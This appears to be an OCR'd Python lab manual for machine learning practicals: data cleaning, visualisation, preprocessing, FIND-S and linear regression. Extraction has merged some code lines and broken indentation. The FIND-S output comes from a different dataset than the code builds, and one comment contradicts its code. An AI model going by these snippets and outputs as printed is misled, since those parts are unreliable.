import pandas as pd  import numpy as np
import seaborn as sns
import matplotlib.pyplot as plt
```

2. **Load the Dataset**

 # Load the Titanic dataset from a URL

```
url="https://raw.githubusercontent.com/datasciencedojo/datasets/master/titanic.csv" data = pd.read_csv(url)
```

 # Display the first few rows

```
print(data.head())
```

3. **Handle Missing Values**

 # Check for missing values

```
print("Missing values in each column:")
print(data.isnull().sum())
```

 # Fill missing values in 'Age' with the mean

```
data['Age'].fillna(data['Age'].mean(), inplace=True)
```

 # Fill missing values in 'Embarked' with the most common value

```
data['Embarked'].fillna(data['Embarked'].mode()[0], inplace=True)
```

 # Drop rows where 'Cabin' is missing (too many NaNs)

```
data.drop(columns=['Cabin'], inplace=True)
```

 # Verify missing values are handled

```
print("\nAfter handling missing values:")
print(data.isnull().sum())
```

4. Fix Inconsistent Formatting

```
# Fix inconsistent formatting in the 'Sex' column
data['Sex'] = data['Sex'].str.lower().str.strip()
# Verify unique values
print("\nUnique values in 'Sex' column after formatting:")
print(data['Sex'].unique())
```


5. Detect and Handle Outliers `# Boxplot for the 'Fare' column sns.boxplot(data['Fare'], color='skyblue') plt.title('Boxplot of Fare') plt.show()`


```
# Detect outliers using the IQR method
Q1 = data['Fare'].quantile(0.25)
Q3 = data['Fare'].quantile(0.75)
IQR = Q3 - Q1  lower_bound =
Q1 - 1.5 * IQR  upper_bound =
Q3 + 1.5 * IQR
# Capping outliers
data['Fare'] = np.where(data['Fare'] > upper_bound, upper_bound,   np.where(data['Fare'] <
lower_bound, lower_bound, data['Fare']))
# Verify with an updated boxplot
sns.boxplot(data['Fare'], color='lightgreen')
plt.title('Boxplot of Fare (After Handling Outliers)')
plt.show()
```

6. Save the Cleaned Dataset `# Save the cleaned dataset`

```
data.to_csv('cleaned_titanic.csv', index=False)
print("\nCleaned dataset saved as 'cleaned_titanic.csv'") .
```

Output :


Boxplot of Fare
Fare
500
400
300
200
100
0


Boxplot of Fare (After Handling Outliers)
Fare
60
50
40
30
20
10
0

1b. Load a dataset, calculate descriptive summary statistics, create visualizations using different graphs, and identify potential features and target variables Note:
Explore Univariate and Bivariate graphs (Matplotlib) and Seaborn for visualization

Code :

1. Import Necessary Libraries # Import required libraries

```
import pandas as pd
import numpy as np
import matplotlib.pyplot as plt
import seaborn as sns
```

2. Load the Dataset

 # Load the dataset from the URL

```
url = "https://raw.githubusercontent.com/mwaskom/seaborn-data/master/iris.csv"
data = pd.read_csv(url)
```

 # Display the first few rows

```
print("First 5 rows of the dataset:")
print(data.head())
```

3. Calculate Descriptive Summary Statistics # Dataset information

```
print("\nDataset Info:")
print(data.info())
```

 # Summary statistics for numerical columns

```
print("\nDescriptive Statistics for Numerical Columns:")
print(data.describe())
```

 # Check unique values for categorical columns

```
print("\nUnique values in 'species' column:")
print(data['species'].value_counts())
```

4. Univariate Analysis

 # Histograms for numerical columns

```
data.hist(figsize=(10,8), color='skyblue', edgecolor='black')

plt.suptitle("Histograms of Numerical Features")

plt.show()

# Bar plot for 'species' column
sns.countplot(x='species', data=data, palette='pastel')
plt.title("Count of Each Species")  plt.show()
```

5. Bivariate Analysis

```
# Scatter plot for two features

plt.figure(figsize=(8, 6))

plt.scatter(data['sepal_length'], data['sepal_width'], alpha=0.7, c='blue')

plt.title("Sepal Length vs Sepal Width")

plt.xlabel("Sepal Length")

plt.ylabel("Sepal Width")

plt.show()

# Pairplot to visualize relationships between features
sns.pairplot(data, hue='species', palette='husl', diag_kind='kde')
plt.suptitle("Pairplot of Features by Species", y=1.02)

plt.show()

# Boxplot for petal_length across species sns.boxplot(x='species',
y='petal_length', data=data, palette='Set3')

plt.title("Boxplot of Petal Length by Species")

plt.show()
```

6. Identify Potential Features and Target Variables

```
# Separate features and target

features = data.drop(columns=['species'])

# Drop the target

column  target = data['species']

# Target variable

print("\nFeatures:")

print(features.head())

print("\nTarget:")

print(target.head())
```

 # Visualize target distribution


```
sns.countplot(x=target, palette='viridis')
plt.title("Target Variable Distribution")

plt.show()
```


7. Save the Cleaned and Processed Dataset


 # Save the dataset


```
data.to_csv('processed_iris.csv', index=False)

print("\nProcessed dataset saved as 'processed_iris.csv'")
```


Output :




Count of Each Species
count
50
40
30
20
10
0
setosa
versicolor
virginica
species


Sepal Length vs Sepal Width
Sepal Width
4.5
4.0
3.5
3.0
2.5
2.0
4.5
5.0
5.5
6.0
6.5
7.0
7.5
8.0
Sepal Length


Pairplot of Features by Species
sepal_length
sepal_width
petal_length
petal_width
species
setosa
versicolor
virginica


Boxplot of Petal Length by Species
petal_length
setosa
versicolor
virginica
species

1c. Create or Explore datasets to use all pre-processing routines like label encoding, scaling, and binarization.

Code :

1. Import Necessary Libraries # Import required libraries

```
import pandas as pd
import numpy as np  from sklearn.preprocessing
import LabelEncoder, MinMaxScaler, StandardScaler, Binarizer
```

2. Create or Load a Dataset # Create a sample dataset

```
data = pd.DataFrame({
 'Category': ['A', 'B', 'C', 'A', 'B', 'C'],
# Categorical variable
 'Age': [23, 45, 31, 22, 35, 30],
# Numerical variable
 'Income': [50000, 60000, 70000, 80000, 90000, 100000],
# Numerical variable 'Has_Car':
['Yes', 'No', 'Yes', 'No', 'Yes', 'No']
# Binary categorical variable })

# Display the dataset
print("Sample Dataset:")
print(data)
```

3. Apply Pre-Processing Routines

```
# Label Encoding for 'Category' column
label_encoder = LabelEncoder()
data['Category_Encoded'] =
label_encoder.fit_transform(data['Category'])
# Label Encoding for binary column 'Has_Car'
```

```
data['Has_Car_Encoded'] =
label_encoder.fit_transform(data['Has_Car'])  print("\nAfter Label
Encoding:")

print(data)

# Min-Max Scaling for 'Income'

min_max_scaler = MinMaxScaler()

data['Income_MinMax'] = min_max_scaler.fit_transform(data[['Income']])

# Standard Scaling for 'Age'

standard_scaler = StandardScaler()

data['Age_Standardized'] =

standard_scaler.fit_transform(data[['Age']])  print("\nAfter Scaling:")

print(data)

# Binarization for 'Income' with a threshold of 75,000

binarizer = Binarizer(threshold=75000)

data['Income_Binary'] =
binarizer.fit_transform(data[['Income']])  print("\nAfter
Binarization:")

print(data)
```

4. Save the Processed Dataset

```
# Save the processed dataset
data.to_csv('processed_data.csv', index=False)
print("\nProcessed dataset saved as
'processed_data.csv'")
```

Output :

```
Sample Dataset:
  Category  Age  Income Has_Car
0        A   23   50000     Yes
1        B   45   60000      No
2        C   31   70000     Yes
3        A   22   80000      No
4        B   35   90000     Yes
5        C   30  100000      No
```

```
After Label Encoding:
  Category  Age  Income Has_Car  Category_Encoded  Has_Car_Encoded
0        A   23   50000     Yes                 0                1
1        B   45   60000      No                 1                0
2        C   31   70000     Yes                 2                1
3        A   22   80000      No                 0                0
4        B   35   90000     Yes                 1                1
5        C   30  100000      No                 2                0
```

```
After Scaling:
  Category  Age  Income Has_Car  Category_Encoded  Has_Car_Encoded  \
0        A   23   50000     Yes                 0                1
1        B   45   60000      No                 1                0
2        C   31   70000     Yes                 2                1
3        A   22   80000      No                 0                0
4        B   35   90000     Yes                 1                1
5        C   30  100000      No                 2                0

   Income_MinMax  Age_Standardized
0            0.0         -1.035676
1            0.2          1.812434
2            0.4          0.000000
3            0.6         -1.165136
4            0.8          0.517838
5            1.0         -0.129460
```

```
After Binarization:
  Category  Age  Income Has_Car  Category_Encoded  Has_Car_Encoded  \
0        A   23   50000     Yes                 0                1
1        B   45   60000      No                 1                0
2        C   31   70000     Yes                 2                1
3        A   22   80000      No                 0                0
4        B   35   90000     Yes                 1                1
5        C   30  100000      No                 2                0

   Income_MinMax  Age_Standardized  Income_Binary
0            0.0         -1.035676              0
1            0.2          1.812434              0
2            0.4          0.000000              0
3            0.6         -1.165136              1
4            0.8          0.517838              1
5            1.0         -0.129460              1
```

Practical 2 : Testing Hypothesis

Implement and demonstrate the FIND-S algorithm for finding the most specific hypothesis based on a given set of training data samples. Read the training data from a. CSV file and generate the final specific hypothesis. (Create your dataset)

CODE :

```
import pandas as pd

# Step 1: Create the Dataset and Load It

data = {'Outlook': ['Sunny', 'Sunny', 'Overcast', 'Rainy', 'Rainy', 'Rainy', 'Overcast', 'Sunny',
'Sunny', 'Rainy'],

'Temperature': ['Hot', 'Hot', 'Hot', 'Mild', 'Cool', 'Cool', 'Cool', 'Mild', 'Cool', 'Mild'],

'Humidity': ['High', 'High', 'High', 'High', 'Normal', 'Normal', 'Normal', 'High', 'Normal',
'Normal'],

'Wind': ['Weak', 'Strong', 'Weak', 'Weak', 'Weak', 'Strong', 'Strong', 'Weak', 'Weak', 'Weak'],

'PlayTennis': ['No', 'No', 'Yes', 'Yes', 'Yes', 'No', 'Yes', 'No', 'Yes', 'Yes']

}


# Load dataset into a pandas DataFrame

df = pd.DataFrame(data)

        # Step 2: Implementing the FIND-S Algorithm

        def find_s_algorithm(data):

            # Get the positive examples (PlayTennis = 'Yes')

            positive_examples = data[data['PlayTennis'] == 'Yes']

            # Initialize hypothesis with the first positive example (most specific)

            hypothesis = positive_examples.iloc[0].drop('PlayTennis')

            # Loop through the rest of the positive examples and generalize the
        hypothesis

            for index, row in positive_examples.iterrows():

                for feature in hypothesis.index:

                    if hypothesis[feature] != row[feature]:

                        hypothesis[feature] = '?'
```

return hypothesis

Step 3: Apply FIND-S to the dataset

hypothesis = find_s_algorithm(df)

 # Display the final specific hypothesis

print("The most specific hypothesis is:")

print(hypothesis)

Output :

```
Dataset:
      Sky Temperature Humidity    Wind Water Forecast Condition
0  Sunny        Warm   Normal  Strong  Warm     Same       Yes
1  Sunny        Cold     High  Strong  Warm     Same        No
2  Rainy        Warm     High    Weak  Cool   Change        No
3  Sunny        Warm   Normal  Strong  Warm     Same       Yes
4  Rainy        Cold   Normal    Weak  Cool   Change        No
```

```
Loaded Dataset:
      Sky Temperature Humidity    Wind Water Forecast Condition
0  Sunny        Warm   Normal  Strong  Warm     Same       Yes
1  Sunny        Cold     High  Strong  Warm     Same        No
2  Rainy        Warm     High    Weak  Cool   Change        No
3  Sunny        Warm   Normal  Strong  Warm     Same       Yes
4  Rainy        Cold   Normal    Weak  Cool   Change        No
```

```
Final Specific Hypothesis:
['Sunny', 'Warm', 'Normal', 'Strong', 'Warm', 'Same']
```

Practical 3 : Linear Models

3a. Simple Linear Regression

Fit a linear regression model on a dataset. Interpret coefficients, make predictions, and evaluate performance using metrics like R-squared and MSE

Code :

Step 1: Import Libraries # Import required libraries

```
import pandas as pd

import numpy as np

import matplotlib.pyplot as plt

from sklearn.model_selection import train_test_split

from sklearn.linear_model import LinearRegression

from sklearn.metrics import mean_squared_error, r2_score
```

Step 2: Create a Dataset and Save as CSV

 # Create a sample dataset

```
data = {

   'House_Size': [750, 800, 850, 900, 1000, 1100, 1200, 1300, 1400, 1500],

   'Price': [150000, 160000, 165000, 170000, 180000, 190000, 200000, 210000, 220000,
230000]

}
```

 # Convert the dataset into a DataFrame

```
df = pd.DataFrame(data)
```

 # Save to CSV file

```
df.to_csv('house_prices.csv',
index=False)
```

 # Display the dataset

```
print("Dataset:")
print(df)
```

Step 3: Load the Dataset

 # Load the dataset

dataset = pd.read_csv('house_prices.csv')
 # Display the first few

rows print("\nLoaded

Dataset:")

print(dataset.head())

Step 4: Split the Dataset into Training and Test Sets

 # Features and target variable

X = dataset[['House_Size']] **# Feature: House size**

y = dataset['Price'] **# Target: Price**

 # Split data into training and testing sets (80% train, 20% test)

X_train, X_test, y_train, y_test = train_test_split(X, y, test_size=0.2, random_state=42)
print("\nTraining and Testing Data Sizes:")

print("Training Data Size:", X_train.shape[0])

print("Testing Data Size:", X_test.shape[0])

Step 5: Fit a Linear Regression Model

 # Initialize and fit the linear regression model
model = LinearRegression()
model.fit(X_train, y_train)

 # Display the coefficients

print("\nModel Coefficients:")

print("Slope (m):", model.coef_[0])
print("Intercept (b):", model.intercept_)

Step 6: Make Predictions

 # Predict on the test set

y_pred = model.predict(X_test)
 # Display predictions
print("\nPredictions on Test Data:")
print("Actual Prices:", y_test.values)
print("Predicted Prices:", y_pred)

Step 7: Evaluate the Model

 # Calculate evaluation metrics

mse = mean_squared_error(y_test, y_pred) r2 = r2_score(y_test, y_pred)

 # Display metrics

print("\nModel Performance Metrics:")
print("Mean Squared Error (MSE):", mse)
print("R-squared (R^2):", r2)

Step 8: Visualize the Results # Scatter plot of the training data plt.scatter(X_train, y_train, color='blue', label='Training Data')

 # Plot the regression line

plt.plot(X_train, model.predict(X_train), color='red', label='Regression Line')
 # Scatter plot of the test data

plt.scatter(X_test, y_test, color='green', label='Test Data')

plt.title("Simple Linear Regression")


plt.xlabel("House Size (sq ft)")

plt.ylabel("Price ($)")

plt.legend()

plt.show()

Output :



3b. Multiple Linear Regression :

Extend linear regression to multiple feature. Handle feature selection and potential multicollinearity

